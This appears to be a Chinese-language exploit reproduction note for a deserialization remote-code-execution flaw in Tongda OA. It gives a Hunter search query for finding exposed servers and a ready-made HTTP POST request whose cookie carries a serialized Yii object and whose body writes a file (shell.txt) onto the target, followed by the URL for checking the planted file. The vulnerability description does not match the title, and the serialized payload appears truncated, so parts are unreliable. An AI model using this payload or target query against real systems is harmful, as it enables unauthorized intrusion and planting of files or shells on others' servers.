T10-35通达-OA-反序列化RCE

漏洞描述：

通达OA存在未授权访问漏洞，该漏洞源于系统对用户传入的数据过滤不严。攻击者可借助特制的HTTP请求利用该漏洞访问敏感文件，造成信息泄露。

网站图片：

网络测绘：

Hunter 语法：


app.name="通达 OA"

漏洞复现：

payload：


```
POST /general/appbuilder/web/portal/gateway/? HTTP/1.1
Host: 192.168.31.164
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/116.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: _GET=788eb9a7d83e5907306c64ea191f2e75d2222b9d0e78fba237a01653585a575bO%3A23%3A%22yii%5Cdb%5CBatchQueryResult%22%3A1%3A%7Bs%3A36%3A%22%00yii%5Cdb%5CBatchQueryResu
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache
Content-Type: application/x-www-form-urlencoded

img=file_put_contents("../../../shell.txt","hello");
```

效果图:



文件上传位置

```
http://192.168.31.164/shell.txt
```


192.168.31.164/shell.txt
fofa
信息收集
MD5
沙箱
blog
study
靶场
tools
chagpt
hello